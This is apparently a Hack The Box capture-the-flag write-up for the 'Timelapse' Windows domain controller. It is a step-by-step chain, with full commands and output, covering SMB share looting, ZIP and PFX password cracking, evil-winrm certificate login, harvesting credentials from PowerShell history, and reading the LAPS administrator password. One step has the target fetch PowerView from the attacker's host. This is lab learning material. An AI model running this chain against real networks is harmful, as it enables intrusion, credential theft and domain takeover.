

Hack The Box — Timelapse

1. Machine Information

- **Target IP:** 10.129.227.113
 - **Machine Name:** Timelapse
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → SMB enumeration → File download → ZIP crack → PFX crack → Certificate authentication → WinRM access → Credential discovery → User switch → LAPS abuse → Administrator access → Root

3. Tools Used

- nmap
 - smbclient
 - john
 - zip2john
 - pfx2john
 - openssl
 - evil-winrm
 - wget
 - PowerView
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4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.227.113
```

Findings

- 88 → Kerberos
- 389 → LDAP
- 445 → SMB
- 5986 → WinRM (SSL)
- Domain: timelapse.htb

Why It Matters

- Domain Controller detected
- SMB + WinRM → credential-based attack surface

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Timelapse]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.227.113
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 18:09 +0530
Nmap scan report for 10.129.227.113
Host is up (0.28s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE                VERSION
53/tcp    open  domain                 Simple DNS Plus
88/tcp    open  kerberos-sec           Microsoft Windows Kerberos (server time: 2026-04-11 20:39:59Z)
135/tcp   open  msrpc                  Microsoft Windows RPC
139/tcp   open  netbios-ssn           Microsoft Windows netbios-ssn
389/tcp   open  ldap                   Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?          Microsoft Windows SMB 1.0
464/tcp   open  kpasswd?               Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http             Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?               Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
3268/tcp   open  globalcatLDAPssl?     Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
3269/tcp   open  globalcatLDAPssl?     Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
5986/tcp   open  ssl/wsmans?            Microsoft Windows RPC over HTTP 1.0
|_ ssl-cert: Subject: commonName=dc01.timelapse.htb
|_ Not valid before: 2021-10-25T14:05:29
|_ Not valid after: 2022-10-25T14:25:29
|_ tls-alpn:
|_ h2
|_ http/1.1
|_ _ssl-date: 2026-04-11T20:41:59+00:00; +7h59m59s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_ date: 2026-04-11T20:41:23
|_ start_date: N/A
|_ clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s
```

5. Enumeration

Step 1 — Identify Domain

Result:

dc01.timelapse.htb

Why Important:

- Required for authentication

Step 2 — Enumerate SMB Shares

Command:

```
smbclient -L //10.129.227.113
```

Result

- Shares discovered:

ADMIN\$

C\$


IPC\$

NETLOGON

Shares

SYSVOL

Screenshot 2 — SMB Shares



```
(abhay@Kali)-[~/Desktop/Timelapse]
$ smbclient -L //10.129.227.113
Password for [WORKGROUP\abhay]:

      Sharename      Type      Comment
      ────
      ADMIN$         Disk      Remote Admin
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      Shares          Disk
      SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.227.113 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Step 3 — Access Shares

Command:

```
smbclient //10.129.227.113/Shares
```

```
mget *
```

Result

- Files downloaded locally

Screenshot 3 — Share Files

```
(abhay@Kali)-[~/Desktop/Timelapse]
$ smbclient //10.129.227.113/Shares
Password for [WORKGROUP\abhay]:
Try "help" to get a list of possible commands.
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> mget *
getting file \Dev\winrm_backup.zip of size 2611 as Dev\winrm_backup.zip (2.0 KiloBytes/sec) (average 2.0 KiloBytes/sec)
getting file \HelpDesk\LAPS.x64.msi of size 1118208 as HelpDesk\LAPS.x64.msi (285.0 KiloBytes/sec) (average 213.6 KiloBytes/sec)
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as HelpDesk\LAPS_Datasheet.docx (71.2 KiloBytes/sec) (average 182.5 KiloBytes/sec)
getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as HelpDesk\LAPS_OperationsGuide.docx (308.1 KiloBytes/sec) (average 212.2 KiloBytes/sec)
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as HelpDesk\LAPS_TechnicalSpecification.docx (65.3 KiloBytes/sec) (average 195.7 KiloBytes/sec)
smb: \> exit
```

Step 4 — Crack ZIP File

Command:

```
zip2john winrm_backup.zip > zip.hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
```

RESULT

```
supremelegacy
```

Screenshot 4 — ZIP Password

```
(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2026-04-11 18:27) 3.703g/s 12864Kp/s 12864Kc/s 12864Kc/s suzyqzb..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

6. Exploitation

Step 5 — Extract PFX File

- File:

```
legacyy_dev_auth.pfx
```

Screenshot 5 — Extracted File

```
(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ sudo unzip winrm_backup.zip
[sudo] password for abhay:
Sorry, try again.
[sudo] password for abhay:
Archive: winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx

(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ ls
legacyy_dev_auth.pfx  winrm_backup.zip  zip.hash
```

Step 6 — Crack PFX Password

pfx2john legacyy_dev_auth.pfx > pfx.hash

john --wordlist=/usr/share/wordlists/rockyou.txt pfx.hash

RESULT

thuglegacy

Screenshot 6 — PFX Password

```
(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ john --wordlist=/usr/share/wordlists/rockyou.txt pfx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 SSE2 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy (legacyy_dev_auth.pfx)
1g 0:00:00:44 DONE (2026-04-11 18:34) 0.02228g/s 72024p/s 72024c/s 72024C/s thuglife06..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Step 7 — Extract Certificate & Key

openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes

openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem

Screenshot 7 — Cert Extraction

```
(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
Enter Import Password:

(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ ls
key.pem  legacyy_dev_auth.pfx  pfx.hash  winrm_backup.zip  zip.hash

(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem
Enter Import Password:

(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ ls
cert.pem  key.pem  legacyy_dev_auth.pfx  pfx.hash  winrm_backup.zip  zip.hash
```

Step 8 — WinRM Access (Certificate Auth)

evil-winrm -i 10.129.227.113 -c cert.pem -k key.pem -S

RESULT

shell access obtained

Screenshot 8 — WinRM Shell

```
(abhay@Kali)-[~/Desktop/Timelapse/Dev]
$ evil-winrm -i 10.129.227.113 -c cert.pem -k key.pem -S

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\legacyy\Documents> █
```

7. Shell Access

- User:

certificate-based access

8. Post-Exploitation

Step 9 — Extract Credentials from History

File:

\$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

Result

svc_deploy : E3R\$Q62^12p7PLIC%KWaxuaV

Why Important:

- Credential reuse → lateral movement
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Step 10 — Switch User

evil-winrm -i 10.129.227.113 -u svc_deploy -p 'E3R\$Q62^12p7PLIC%KWaxuaV'

RESULT

svc_deploy

9. Privilege Escalation

Step 11 — Identify LAPS Access

Observation:

- User in:

LAPS_Readers

Screenshot 9 — Group Membership

```
*Evil-winRM* PS C:\Users\svc_deploy\Documents> net user svc_deploy
User name          svc_deploy
Full Name          svc_deploy
Comment
User's comment
Country/region code 000 (System Default)
Account active      Yes
Account expires     Never

Password last set   10/25/2021 12:12:37 PM
Password expires    Never
Password changeable 10/26/2021 12:12:37 PM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          10/25/2021 12:25:53 PM

Logon hours allowed All

Local Group Memberships *Remote Management Use
Global Group memberships *LAPS_Readers          *Domain Users
The command completed successfully.
```

Vulnerability Found

- LAPS password readable

WHY IT WORKS

- Group has permission to read local admin passwords

Step 12 — Load PowerView

wget

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>

python -m http.server 8000

On Target

wget http://10.10.15.96:8000/PowerView.ps1 -OutFile pv.ps1

Import-Module .\pv.ps1

Get-DomainComputer -Properties ms-Mcs-AdmPwd

RESULT

dK0-keRdq7%2wUrN[8uVX7n#

Screenshot 10 — LAPS Password

```
*Evil-WinRM* PS C:\tmp> Get-DomainObject -Filter 'ms-Mcs-AdmPwd=*' -Properties ms-Mcs-AdmPwd
ms-mcs-admpwd
dK0-keRdq7%2wUrN[8uVX7n#
```

Step 13 — Administrator Access

```
evil-winrm -i 10.129.227.113 -u 'administrator' -p 'dK0-keRdq7%2wUrN[8uVX7n#' -S
```

RESULT

Administrator

Screenshot 11 — Admin Shell

```
(abhay@Kali)-[~/Desktop/Timelapse]
$ evil-winrm -i 10.129.227.113 -u 'administrator' -p 'dK0-keRdq7%2wUrN[8uVX7n#' -S
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

10. Flags

User Flag

```
type C:\Users\legacy\Desktop\user.txt
```

Screenshot 12 — User Flag

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\legacy\Desktop\user.txt
4e2cb6d0c272c7cd22466080528052d0
```

Root Flag

```
type C:\Users\TRX\Desktop\root.txt
```

11. Skills / Takeaways

- SMB enumeration and file extraction

- ZIP password cracking (john)
 - PFX certificate cracking
 - Certificate-based authentication (WinRM)
 - Credential discovery via PowerShell history
 - Lateral movement using credentials
 - LAPS exploitation for privilege escalation
 - Active Directory privilege escalation workflow
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